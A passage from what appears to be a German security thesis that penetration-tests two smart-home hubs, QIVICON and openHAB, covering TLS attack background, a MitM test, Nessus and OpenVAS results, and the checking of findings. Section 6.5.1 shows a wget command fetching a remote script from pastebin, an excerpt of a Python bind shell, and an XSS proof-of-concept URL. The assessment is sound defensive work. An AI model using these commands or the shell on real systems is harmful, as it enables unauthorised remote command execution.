Der **Logjam** Angriff nutzt aus, dass eine schwache Cipher-Suite mit DHE-EXPORT als Schlüsselaustauschverfahren benutzt wird, die dem Client von einem Man-in-the-Middle in dessen ClientHello-Paket untergeschoben wird. Dadurch ist es dem Angreifer möglich, den über das Diffie–Hellman Verfahren ausgehandelten Sitzungsschlüssel zu erlangen. Der Angriff ähnelt also einem FREAK Angriff, stützt sich hier jedoch auf den Schlüsselaustausch per Diffie-Hellman.

Neben Angriffen auf Schwachstellen im Ablauf des SSL-Protokolls und seinen Nachfolgern sowie Angriffen auf Algorithmen mit zu geringen Schlüssellängen, gibt es auch Schwachstellen, die auf eine mangelhafte Implementierung in Bibliotheken und Anwendungen zurückzuführen sind. Ein Beispiel dafür ist der **Heartbleed** Bug, welcher in Implementierungen von openSSL in den Versionen 1.0.1 bis 1.0.1f vorhanden ist.

Ausgenutzt wird dabei die TLS Heartbeat Extension nach [60], mit deren Hilfe eine TLS-Verbindung aufrecht gehalten wird, ohne das dauerhaft Nutzdaten über die Verbindung gesendet werden. Der Angreifer kann durch die Schwachstelle Daten aus dem Arbeitsspeicher des Servers auslesen, in denen Geheimnisse wie private Schlüssel usw. enthalten sein können. Gelingt es dem Angreifer diese auszulesen, kann er damit jeden vergangenen und zukünftigen Verkehr mit diesem Server entschlüsseln oder sich sogar als der betreffende Server ausgeben und Verbindungen entgegennehmen.

Basierend auf der Tatsache, dass Implementierungen von TLS häufig Wert auf die Kompatibilität mit älteren Versionen wie SSLv3 setzen, um auch Altsysteme zu unterstützen, wird es einem Angreifer beim **POODLE** Angriff möglich, den Client dazu zu bewegen, einen Handshake über das verwundbare SSLv3-Protokoll durchzuführen, obwohl eine sicherere, neuere TLS-Version vorhanden wäre. Basierend auf der Schwachstelle in SSLv3, die mit einer mangelnden Authentifizierung des Paddings eines Datenblocks im CBC-Modus der Blockchiffre zusammenhängt, wird es dem Angreifer möglich Pakete mit manipuliertem Padding zu erzeugen. Der Message Authentication Code (MAC) wird hier nur über die Daten jedoch nicht über das auffüllende Padding berechnet. Der Angreifer kann so durch das Austauschen von Chiffrattextblöcken manipulierte Anfragen an den Server senden. Falls der Server das manipulierte Chiffrat anstandslos entschlüsselt, hat der Angreifer das letzte Byte des Chiffratblocks entschlüsselt. Der Vorgang ist dann zu wiederholen bis z.B. das gesamte Cookie entschlüsselt wurde. Für die Manipulation der Anfragen an den Server setzt der Angreifer untergeschobenen JavaScript Code ein.

Einer der ältesten Angriffe gegen das TLS-Protokoll ist die **BEAST** Attacke, bei welcher der Angreifer in die Lage versetzt wird, Teile der verschlüsselten Verbindung durch den CBC-Modus im Umfang eines Bytes zu erraten. Dafür muss er in der Lage sein, z.B. über untergeschobenen JavaScript Code ihm bekannten Text in die Verschlüsselung einzufügen und dies in dem Umfang tun, dass das betreffende Byte das letzte im Block ist. Auf Grund der Implementierung des CBC-Modus in SSLv3 und TLSv1.0, bei der der Initialisierungsvektor (IV) aus dem letzten Block des vorhergegangenen Records besteht, kann ein Angreifer Bestandteile der Verschlüsselung beeinflussen.

Der **Bar Mitzvah** Angriff richtet sich gegen Cipher-Suites im TLS-Protokoll, die die Stromchiffre RC4 zur Verschlüsselung des Datenstroms einsetzen. Ausgenutzt wird dabei die Tatsache, dass es in seltenen Fällen zur Verwendung unsicherer Schlüssel kommt, die von einem Angreifer im Chiffrat erkannt werden können. Der RC4 Algorithmus findet sich bis einschließlich TLSv1.2 im Standard zur Verwendung in Cipher-Suites.

Für detailliertere Angaben zu den beschriebenen Angriffen finden sich Referenzen in Tabelle 3.



Abbildung 7: Protokolle der Alexa's Top 200k Domains [71]

Die oben beschriebenen Angriffe sind Beispiele für Schwachstellen auf Protokoll- und Implementierungsebene und belegen die Tatsache, dass Angriffe besser werden über die Zeit. Außerdem gingen vielen der oben referenzierten Publikationen bereits theoretische Beschreibungen der Angriffe voraus, die erst durch die obigen Ausarbeitungen einer breiteren Öffentlichkeit bekannt wurden und für Anpassungen in Protokollen und Implementierungen gesorgt haben. Das lehrt, dass auch theoretische Angriffe ernst genommen werden müssen und vielleicht schneller als erwartet zu ausnutzbaren Schwachstellen in der täglich verwandten Verschlüsselung moderner Kommunikation führen. Abbildung 7 zeigt auch, dass es sogar unter den Top 200.000 Domains noch Systeme gibt, die veraltete Protokolle und Algorithmen einsetzen, so dass oben beschriebene Angriffe möglich und durchführbar werden.

Tabelle 4 liefert eine Übersicht der als „weak ciphers“ bezeichneten Cipher-Suites.

Bei der Aufzeichnung kann festgestellt werden, dass für die Kommunikation zwischen QIVICON und Anbieter-System nur eine TLS-Verbindung in der Version 1.0 Verwendung findet. Diese Protokollversion wird vom Bundesamt für Sicherheit in der Informationstechnik nach deren technischen Richtlinien [7] explizit nicht empfohlen. Außerdem relevant sind die angebotenen Cipher-Suites, die der Client (HAS) dem Server beim Handshake der TLS-Verbindung anbietet, unter denen sich auch sogenannte „weak ciphers“ [12, S. 35] befinden. Dabei handelt es sich um Cipher-Suites, die sich über die Jahre ihres Bestehens als eingeschränkt oder nicht sicher herausgestellt haben, da es bekannte Angriffe gegen die bei ihnen verwendeten Protokolle und Verfahren gibt oder die Schlüssellänge der verwandten Algorithmen nicht mehr dem aktuellen Sicherheitsniveau

Tabelle 4: Aktuelle „weak ciphers“ (exemplarisch)

Cipher-Suite	SSL Version	Schwachstelle
EXP-EDH-RSA-DES-CBC-SHA	SSLv3, TLSv1.0	kurze Schlüssel
EDH-RSA-**DES-CBC**-SHA	SSLv3, TLSv1.0	kurze Schlüssel
ADH-AES128-SHA256	TLS	Keine Authentifizierung
ECDHE-RSA-**NULL**-SHA	SSLv3, TLSv1.0	Keine Verschlüsselung
EXP-RC4-MD5	SSL, TLS	kurze Schlüssel
EXP1024-DES-CBC-SHA	TLS	kurze Schlüssel
RC4-MD5	TLSv1.0	gebrochener Algorithmus
RC2-CBC-MD5	SSLv3, TLSv1.0	kurze Schlüssel
DES-CBC-SHA	SSLv3, TLSv1.0	kurze Schlüssel
DES-CBC3-SHA	SSLv3, TLSv1.0	kurze Schlüssel

entsprechen, da sie mit einfachen Mitteln zu berechnen sind.

Das openHAB System verwendet bei seiner Kommunikation den Standard nach TLSv1.2 und bietet damit die aktuell höchste Sicherheit gegen Angriffe auf die Verbindung zum Dienstanbieter. Allerdings lässt sich auch hier theoretisch ein Downgrade Angriff durchführen, der dazu führt, dass eine Verbindung nur nach TLSv1.0 aufgebaut wird. Damit ist wieder eine Angreifbarkeit der Ciphern unter Verwendung des CBC-Modus durch einen BEAST Angriff potenziell möglich.

6.2. Man-in-the-Middle-Angriff mittels HTTPS-Proxy

Da bei der Analyse des mitgeschnittenen Datenverkehrs ersichtlich und aus den Angaben der Hersteller anzunehmen (Abbildung 2) die Verbindung verschlüsselt stattfindet, ist der erste Versuch naheliegend sich mittels eines klassischen Man-in-The-Middle-Angriffs in die Kommunikation einzuklinken. Dafür wird ein Proxy-Server benötigt, der dem Clientsystem (HAS) ein SSL-Zertifikat präsentiert, dessen Anfragen bearbeitet und an die Zielsysteme weiterleitet. Da kein Zugriff auf Original-Zertifikate bzw. deren CA der Dienstanbieter besteht, können den Clientsystemen nur nicht vertrauenswürdige, selbst signierte Zertifikate (selfsigned) präsentiert werden. Ein erwartetes Verhalten dabei ist, dass der Client dem angebotenen Zertifikat (selfsigned) misstraut und die Verbindung sofort abbricht. Sollte eine Verbindung zustande kommen, so ist der Validierungsprozess in der Implementierung des Clients mangelhaft und führt zu einem erheblichen Sicherheitsrisiko. Um das Verhalten des Client (HAS) zu prüfen, wird die Software **sslcaudit** [48] in Version 1.0 eingesetzt. Mit Hilfe dieses Programms können oben genannte Schritte durchgeführt werden. Dabei präsentiert sslcaudit dem Client zunächst ein selbst signiertes Zertifikat mit falschem Common Name (CN) für example.com. Danach erstellt das Programm ein ebenfalls selbst signiertes Zertifikat, allerdings mit übernomme-

nen Parametern aus dem originalen Zertifikat des Dienstanbieters, wie CN, Gültigkeit, Herausgeberinformationen usw., soweit möglich.

Die Internet-Kommunikation für das HAS wird über Firewall-Regeln auf dem MitM-System unterbunden, um möglichst einen von außen nicht beeinflussten Aufbau zu erhalten. Dabei kann festgestellt werden, an welche Systeme das HAS seine Anfragen richtet.

```
~$ sslcaudit --server 217.170.191.80:443 -c 3 -v 1 -m sslcert -l
   0.0.0.0:8080
```

Auflistung 6: Aufruf sslcaudit

Das Programm sslcaudit wird mittels des Aufrufs aus Auflistung 6 gestartet und wartet dann auf Port 8080 auf Anfragen von Clientsystemen. Damit die Anfragen des Clientsystems am Proxy ankommen, werden die Firewall-Regeln aus Auflistung 7 angewendet, die Anfragen auf Port 443 von Systemen aus dem betreffenden Subnetz an die IP-Adresse des Proxys weiterleiten. Dies geschieht somit transparent für den Client und ist nötig, da an Systemen wie der QIVICON Home Base clientseitig keine Einstellungen bzgl. einer Proxynutzung konfiguriert werden können.

```
~# iptables -A FORWARD -o eth0 -i eth2 -s 10.10.10.0/24 -m
   conntrack --ctstate NEW -j ACCEPT
~# iptables -A FORWARD -m conntrack --ctstate ESTABLISHED,RELATED -
   j ACCEPT
~# iptables -A POSTROUTING -t nat -j MASQUERADE
~# iptables -t nat -A PREROUTING -i eth2 -s 10.10.10.0/24 -p tcp --
   dport 443 -j REDIRECT --to-port 8080
~# iptables -A FORWARD -o eth0 -i eth2 -s 10.10.10.0/24 -j ACCEPT
```

Auflistung 7: Firewall-Regeln für Proxy-Funktionalität

In Auflistung 8 ist das Ergebnis des Tests zu sehen. Der Client misstraut den von sslcaudit präsentierten Zertifikaten und bricht die Verbindung ab. Das Beispiel zeigt einen Aufruf für den DNS-Namen acs.qivicon.com, welcher zu 217.170.191.80 aufgelöst wird. Der Aufbau wurde für weitere Systeme im Bezug zur QIVICON Home Base sowie für das System zu my.openhab.org wiederholt. Die Ergebnisse sind gleich und werden deswegen nicht im Einzelnen aufgeführt. Das bedeutet, die Client-Implementierung sowohl der QIVICON Home Base wie auch des openHAB überprüfen die ihnen präsentierten Zertifikate auf kryptographischer Basis.

Gleichzeitig bedeutet dies auch, dass es nicht möglich ist, die Verbindung mit Hilfe eines gefälschten Zertifikats zu unterbrechen und die verschlüsselt übertragenen Daten im Klartext zu lesen. Somit kann auf diesem Weg nicht festgestellt werden, welche Daten an die Systeme der Dienstanbieter gesendet werden.

```
~# ./sslcaudit --server 217.170.191.80:443 -c 3 -v 1 -m sslcert -l
    0.0.0.0:8080
# filebag location: sslcaudit.11
10.0.0.11:50443  selfsigned(www.example.com)                    sslv3
    alert certificate unknown
10.0.0.11:50444  selfsigned(acs.qivicon.com)                    sslv3
    alert certificate unknown
```

Auflistung 8: Aufruf sslcaudit für acs.qivicon.com

6.3. Schwachstellenscan mit Nessus

Die erste Analyse im Bezug auf Schwachstellen erfolgt mittels der Software Nessus in der Version 6.8.1 von Tenable.

Tabelle 5: Nessus Scan-Ergebnisse QIVICON (gekürzt)

CVE	CVSS	Risk	Port	Name
CVE-2016-2118	6.8	Medium	445	Samba Badlock Vulnerability
	6.4	Medium	8444	SSL Certificate Cannot Be Trusted
	6.4	Medium	443	SSL Certificate Cannot Be Trusted
	6.4	Medium	8444	SSL Self-Signed Certificate
	6.4	Medium	443	SSL Self-Signed Certificate
	5.0	Medium	8444	SSL Version 2 and 3 Protocol Detection
	5.0	Medium	443	SSL Version 2 and 3 Protocol Detection
	5.0	Medium	445	SMB Signing Disabled
CVE-2014-3566	4.3	Medium	8444	SSLv3 POODLE
CVE-2014-3566	4.3	Medium	443	SSLv3 POODLE
CVE-2004-2761	4.0	Medium	8444	SSL Cert Signed Using Weak Hash Algo
CVE-2004-2761	4.0	Medium	443	SSL Cert Signed Using Weak Hash Algo
CVE-2013-2566	2.6	Low	8444	SSL RC4 Cipher Suites Support (Bar Mitzvah)
CVE-2013-2566	2.6	Low	443	SSL RC4 Cipher Suites Support (Bar Mitzvah)
CVE-2015-2808	2.6	Low	8444	SSL RC4 Cipher Suites Support (Bar Mitzvah)
CVE-2015-2808	2.6	Low	443	SSL RC4 Cipher Suites Support (Bar Mitzvah)
		None	443	HSTS Missing From HTTPS Server
		None	80	Service Detection
		None	49152	Service Detection
		None	1900	UPnP Client Detection

Der Scan wird über das Web-Interface angelegt und dabei die Option „Advanced Scan“ gewählt, bei der alle Einstellungen manuell konfiguriert werden können (s. Abbildung 8, roter Kasten). Dadurch kann der integrierte Portscan auf alle 65.535 TCP- und UDP-Ports ausgeweitet werden, um keinen laufenden Dienst zu übersehen. Nach dem Anlegen des Scans muss dieser über das Web-Interface gestartet werden und läuft dann selbstständig bis alle Tests abgeschlossen sind. Die Laufzeit ist dabei abhängig von den offenen Ports und gefundenen Diensten des Systems, die hinter diesen aktiv sind.

Der Report des Scanners offenbart die potenziellen Schwachstellen des Systems und gibt diese für den Penetrationstester mit Name und falls vorhanden mit passender Com-



Abbildung 8: Ausschnitt Nessus Web-Interface

mon Vulnerabilities and Exposures (CVE) Nummer und Common Vulnerability Scoring System (CVSS) Wert an. Beim CVE handelt es sich um einen Standard zur Benennung, Sammlung und Beschreibung von Schwachstellen, der durch die MITRE Corporation verwaltet wird [27]. Der CVSS ist dagegen eine Norm, nach der ein Level einer Schwachstelle in Form eines numerischen Wertes berechnet wird, die Aufschluss über Brisanz und Wichtigkeit des entsprechenden Fundes geben soll. Außerdem können dem Report noch der für den Fund betreffende Port sowie Beschreibung und Lösungsansatz für die Schwachstelle entnommen werden. Anbieter von Konformitätsprüfungen wie dem PCI DSS schätzen die Sicherheit des Kunden über das CVSS ein und verweigern die Ausstellung von Zertifikaten, falls Schwachstellen mit zu hohem CVSS Wert festgestellt werden.

6.4. Schwachstellenscan mit OpenVAS

Zur Vergleichbarkeit und Erhöhung der Trefferwahrscheinlichkeit wird mit der Software OpenVAS des OpenVAS Projekts [44] ein weiterer Schwachstellenscan durchgeführt. Auch dieser Scanner wird über ein Web-Interface bedient. Hier wird zunächst ein „Target“, unter Angabe der IP für jedes der HASs definiert und danach jeweils ein eigener Scan („Task“) erstellt. Beim Anlegen des Scans wird unter „Scan Config“ die Option „Full and very deep ultimate“ ausgewählt, um die maximale Anzahl an Plugins von

Tabelle 6: Nessus Scan-Ergebnisse openHAB (gekürzt)

CVE	CVSS	Risk	Port	Name
	9.3	High	2001	PHP 7.0.x < 7.0.10 Multiple Vulnerabilities
	9.3	High	2002	PHP 7.0.x < 7.0.10 Multiple Vulnerabilities
	6.4	Medium	8443	SSL Certificate Cannot Be Trusted
	6.4	Medium	2003	SSL Certificate Cannot Be Trusted
	6.4	Medium	2002	SSL Certificate Cannot Be Trusted
	6.4	Medium	8443	SSL Self-Signed Certificate
	6.4	Medium	2003	SSL Self-Signed Certificate
	6.4	Medium	2002	SSL Self-Signed Certificate
	5.8	Medium	5555	Unencrypted Telnet Server
CVE-2012-3382	4.3	Medium	2001	Web Server Generic XSS
CVE-2012-3382	4.3	Medium	2002	Web Server Generic XSS
	4.3	Medium	2001	Web Server Generic Cookie Injection
	4.3	Medium	2002	Web Server Generic Cookie Injection
	4.3	Medium	8080	Web App Potentially Vulnerable to Clickjacking
	4.3	Medium	8443	Web App Potentially Vulnerable to Clickjacking
CVE-2003-0001	3.3	Low	0	Multi Ethernet Driver FP Information Disclosure
CVE-2013-2566	2.6	Low	2003	SSL RC4 Cipher Suites Support (Bar Mitzvah)
CVE-2013-2566	2.6	Low	2002	SSL RC4 Cipher Suites Support (Bar Mitzvah)
CVE-2015-2808	2.6	Low	2003	SSL RC4 Cipher Suites Support (Bar Mitzvah)
CVE-2015-2808	2.6	Low	2002	SSL RC4 Cipher Suites Support (Bar Mitzvah)
CVE-2015-4000	2.6	Low	8443	SSL DH Modulus <= 1024 Bits (Logjam)
		None	8080	HTTP Server Type and Version
		None	8443	HTTP Server Type and Version
CVE-1999-0524		None	0	ICMP Timestamp Req Remote Date Disclosure
		None	22	SSH Server Type and Version Information

OpenVAS zu nutzen. Dabei werden auch Plugins benutzt, die bis zu einem Timeout ausgeführt werden oder sogar Schaden am System anrichten können [19, S. 60].

6.5. Verifikation der Scan-Ergebnisse

Als Ausgabe eines abgeschlossenen Scans erhält der Anwender einen Report. Dieser Report wird in groben Zügen im Web-Interface des Scanners angezeigt und lässt sich in verschiedenen Formaten herunterladen, darunter z.B. als PDF- oder CSV-Datei. Die Scanner unterscheiden sich in den verwendeten Testmodulen, was ein Alleinstellungsmerkmal eines jeden Produktes ist und somit auch in den Ergebnissen, die sie liefern. Zur Auswertung der Schwachstellenscans müssen relevante bzw. fragwürdige Funde zunächst manuell überprüft werden und damit sogenannte falsch Positive (engl. false positives) erkannt werden, die keine Bedrohung für die Sicherheit des Systems darstellen. Die von den Schwachstellenscannern gelieferten Ergebnisse sind in den Tabellen 5 bis 8 auf die bedeutendsten Funde zusammengefasst und gekürzt dargestellt.

Tabelle 7: OpenVAS Scan-Ergebnisse QIVICON (gekürzt)

CVEs	CVSS	Severity	Port	NVT Name
	2.6	Low		TCP timestamps
CVE-2010-0547	2.1	Low	445	Samba client/mount.cifs.c Remote DoS Vuln
	0.0	Log		OS Detection
	0.0	Log		SMB Remote Version Detection
	0.0	Log		CPE Inventory
	0.0	Log		SMB Test
	0.0	Log	80	Directories used for CGI Scanning
	0.0	Log	80	Hidden WWW server name
	0.0	Log	137	Using NetBIOS to retrieve Info from Win host
	0.0	Log	139	SMB on port 445
	0.0	Log	443	No 404 check
	0.0	Log	443	Directories used for CGI Scanning
	0.0	Log	443	Hidden WWW server name
	0.0	Log	445	SMB NativeLanMan
	0.0	Log	445	SMB log in
	0.0	Log	445	SMB on port 445
	0.0	Log	445	Microsoft Windows SMB Accessible Shares
	0.0	Log	8081	Identify unknown services with nmap
	0.0	Log	8444	Services
	0.0	Log	8444	Identify unknown services with nmap
	0.0	Log	49152	Services
	0.0	Log	49152	Check open ports
	0.0	Log	49152	Directories used for CGI Scanning

6.5.1. openHAB

```
osgi> exec 'wget http://pastebin.com/raw/zefkGmU6 -O /tmp/88hp.py'
```

Auflistung 9: Nachladen der Bind-Shell

Bei der manuellen Kontrolle des Fundes „Unencrypted Telnet Server“ (s. Tabelle 6) auf Port 5555 des openHAB offenbart sich eine OSGi Shell, die es erlaubt mit Nutzerrechten des Benutzers *openhab* Befehle auf dem System auszuführen. Über diesen Weg lassen sich alle Zustände des openHAB-Systems auslesen und manipulieren, außerdem ist es auch möglich über das Kommando **exec** beliebige Befehle auf dem System auszuführen, wie etwa das Nachladen eines bei pastebin.com hinterlegten Skripts (s. Auflistung 9).

Über den so gewonnen Zugriff mittels Bind-Shell (s Auflistung 10) lassen sich alle Log-Einträge aus dem openHAB-Log sowie Passwörter für den Login im Web-Interface auslesen. OpenVAS hatte diesen Fund nur mit einem CVSS von 0.0 bewertet und somit die „Severity“ auf *Log* gesetzt. Damit unterschätzt OpenVAS massiv die Gefahr, die von der Schwachstelle ausgeht. Hier wird der Unterschied beider Schwachstellenscanner deutlich sichtbar. Außerdem bestätigt das Resultat wie genau ein Penetrationstester die Funde und Informationen, die ihm vom Schwachstellenscanner präsentiert werden, prüfen muss, damit keine potentielle Schwachstelle übersehen wird.

Tabelle 8: OpenVAS Scan-Ergebnisse openHAB (gekürzt)

CVEs	Port	CVSS	Severity	NVT Name
CVE-2005-0861	8080	7.5	High	Delegate Multiple Overflows
CVE-2016-2183	2002	5.0	Medium	Check for SSL Weak Ciphers
CVE-2016-2183	2003	5.0	Medium	Check for SSL Weak Ciphers
CVE-2016-2183	8443	5.0	Medium	Check for SSL Weak Ciphers
	2002	4.0	Medium	SSL DH Group Strength Vulnerability
	2003	4.0	Medium	SSL DH Group Strength Vulnerability
		2.6	Low	TCP timestamps
CVE-1999-0524		0.0	Log	ICMP Timestamp Detection
		0.0	Log	OS Detection
		0.0	Log	CPE Inventory
	22	0.0	Log	SSH Server type and version
	2001	0.0	Log	PHP Version Detection
	2002	0.0	Log	SSL Certificate - Self-Signed Detection
	2002	0.0	Log	HSTS Missing
	2002	0.0	Log	PHP Version Detection
	2003	0.0	Log	SSL Certificate - Self-Signed Detection
	2003	0.0	Log	SSL Certification Will Soon Expire
	2003	0.0	Log	HSTS Missing
	5555	0.0	Log	Services
	8080	0.0	Log	HTTP Server type and version
	8080	0.0	Log	Services
	8080	0.0	Log	Directory Scanner
	8080	0.0	Log	Jetty Version Detection
	8443	0.0	Log	HTTP Server type and version
	8443	0.0	Log	SSL Certificate - Self-Signed Detection
	8443	0.0	Log	HSTS Missing
	8443	0.0	Log	Directory Scanner
	8443	0.0	Log	Jetty Version Detection

```
1  try:
2          s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
3          s.bind((host,port))
4          s.listen(4)
5          c,addr=s.accept()
6          for line in os.popen("id"):
7                  c.send(line)
8          c.send('##### ##### #####\n\n')
9          for tym in range(0,50):
10                 data=c.recv(1024)
11                 data = data[:-1] + " 2>&1"
12                 for line in os.popen(data):
13                         c.send(line)
14 except socket.error:
15         print "Socket in use (socket.error)"
16         sys.exit(1)
```

Auflistung 10: Bind-Shell in Python (Auszug)

Vom Schwachstellenscanner werden auf den Ports 2001 und 2002 generische Cross Site Scripting (XSS) Schwachstellen gelistet. Die Ausnutzbarkeit kann über den Aufruf in Auflistung 11 geprüft werden. Webbrowser, die keine XSS-Filter haben, würden den untergeschobenen JavaScript-Code ausführen, der hier exemplarisch als Fehlermeldung ausgegeben wird.

```
https://192.168.1.235:2001/error<script>alert("Hier koennte Ihr
    Schadcode stehen.")</script>.php
```

Auflistung 11: XSS Schwachstellenausnutzung im Webbrowser

Zur besagten Schwachstelle kommt es durch eine mangelnde Kontrolle von Nutzereingaben innerhalb des Webservers, der in diesem Fall vom Autor in C++ entwickelt wurde. Die Schwachstelle ist also ernstzunehmen, wenngleich sie nur über das Unterschieben manipulierter Links an den Nutzer der Webanwendung ausnutzbar wird.

Alle von den Scannern ermittelten Schwachstellen, die Probleme mit Zertifikaten der auf dem openHAB laufenden Webserver anzeigen können bestätigt werden und sind potenziell ausnutzbar. Dabei problematisch ist die Verwendung von RC4 Cipher-Suites (s. Unterabschnitt 6.1, Bar Mitzvah) auf den Ports 2002 und 2003 sowie ein kleiner DH-Modulus (s. Unterabschnitt 6.1, Logjam) auf Port 8443. Weiterhin kommen auf dem System selbst signierte Zertifikate (self-signed certificates) zum Einsatz, bei denen der Nutzer nicht verifizieren kann, ob den Zertifikaten zu trauen ist, da es keine Zertifikatskette bis zu einem im Browser gespeicherten Root-Zertifikat gibt. Das Unterschieben gefälschter Zertifikate in einem MitM-Szenario wird dadurch begünstigt. Überprüft werden die Funde mit Hilfe des Aufrufs aus Auflistung 12.

```
~# testssl.sh --log 192.168.1.235:8443
```

Auflistung 12: Überprüfung lokaler Webserver mit testssl.sh

Mit Hilfe von Nmap kann die vom Scanner angegebene Version des vom openHAB/Homegear eingesetzten PHP genauer bestimmt werden (s. Auflistung 13). Es handelt sich um Version 7.0.9, die laut Auskunft von cvedetails.com [28] mehrere Schwachstellen in Funktionen der Skriptsprache aufweist. Über diese könnten mittels Denial of Service (DoS) Attacken die Funktion der Anwendung eingeschränkt und über Pufferüberläufe Schadcode eingeschleust werden. Wichtig dabei ist, dass die Lücken nur bei Verwendung der betroffenen Funktionen ausgenutzt werden können. Ob dies der Fall ist, kann innerhalb des Penetrationstests nicht beantwortet werden. Ein verfügbares Exploit lässt sich nicht finden. Die Gefahr der Ausnutzung besagter Schwachstellen ist real und deswegen ein hoher CVSS von 9.3 gerechtfertigt.

```
~# nmap -v -sV -O -T4 192.168.1.235
```

Auflistung 13: Versionsverifikation PHP auf openHAB mit Nmap

```
~# curl -kiLI 192.168.1.235:8080
HTTP/1.1 302 Found
Date: Sat, 22 Oct 2016 18:34:30 GMT
Location: http://192.168.1.235:8080/static/index.html
Content-Length: 0
Server: Jetty(8.1.3.v20120522)
```

Auflistung 14: Versionsverifikation PHP auf openHAB mit cURL

Beim Fund „Delegate Multiple Overflows“ auf Port 8080 des openHAB (s. Tabelle 8) handelt es sich um einen falsch positiven Fund. Die Kontrolle mittels curl (s. Auflistung 14) zeigt, dass es sich um den Webserver Jetty 8.1.3 und nicht um die Proxy-Implementierung DeleGate 8.11.0 handelt. Merkwürdig an dem Fund des OpenVAS-Scanners ist, dass der Scanner in weiteren Tests die Version von Jetty auf Port 8080 richtig detektiert hat (s. ebenda Tabelle 8 unten). Der Fund ist somit irrelevant und aus der Liste ausnutzbarer Schwachstellen zu streichen. Damit ist die kritischste Schwachstelle nach OpenVAS hinfällig, während ein vollkommen unterschätzter Fund (OSGi Shell s.o.) sich als tatsächlich ausnutzbare Schwachstelle herausstellt.

6.5.2. QIVICON Home Base

Wie bei den Funden des openHAB bezüglich der Zertifikats-Fehlermeldungen auf Port 8444 und 443 der QIVICON Home Base bestätigen sich die Schwachstellen, da es sich um selbst signierte Zertifikate (self-signed certificates) handelt (s. Tabelle 5). Die daraus resultierende Problemstellung ist äquivalent. Schwieriger ist in diesem Fall jedoch eine Behebung der Schwachstelle, da auf die Zertifikate des Webservers der QIVICON Home Base vom Nutzer nicht zugegriffen werden kann. Beim Einsatz von openHAB ist dies dem Nutzer zumindest theoretisch möglich.

Auch die Funde bzgl. der SSL-Schwachstellen bestätigen sich hier. Während in der Verbindung mit dem Dienstsystem auf den Einsatz von SSLv3 verzichtet wird, kommt das Protokoll am lokalen Webserver zum Einsatz. Diese Funde werden ebenfalls mit Hilfe eines vergleichbaren Aufrufs von testssl.sh (vglb. Auflistung 12) verifiziert. Es handelt sich um ernstzunehmende Schwachstellen in der Anwendung.

Die Samba Badlock Schwachstelle aus Tabelle 5 wird mit Hilfe von Metasploit verifiziert. Nmap konnte keine Versionsinformation für den Dienst ermitteln. Die Version des Samba Dienstes befindet sich zwar im Bereich der Verwundbaren, was der Versionsscan

mittels Metasploit in Auflistung 15 zeigt, jedoch lässt sich kein Exploit dafür finden, mit dem die Schwachstelle ausgenutzt werden könnte. Die Wahrscheinlichkeit, dass ein Exploit für genau diese Architektur entwickelt wird ist gering, jedoch nicht auszuschließen.

```
~# msfconsole
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.144
RHOSTS => 192.168.1.144
msf auxiliary(smb_version) > exploit
[*] 192.168.1.144:445    - Host could not be identified: Unix (
    Samba 3.0.37)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Auflistung 15: Versionsverifikation Samba auf QIVICON mit Metasploit

Auf Port 49152 findet sich ein UPnP-Server, der unter der URL `http://192.168.1.144:49152/upnpbd4.xml` ein XML-Dokument bereitstellt, in dem die Seriennummer des Geräts sowie eine UUID zu finden sind. Damit lassen sich diese Nummern von einem Angreifer im LAN des Nutzers jederzeit auslesen. Welche Funktion darüber realisiert wird kann nicht genauer bestimmt werden. Möglicherweise könnte über ein Fuzzing mehr über diesen Dienst in Erfahrung gebracht werden. Der Fund wurde mit Hilfe von Nmap und einem NSE-Skript („broadcast-upnp-info“) getätigt .

6.6. Auswertung der Scan-Ergebnisse

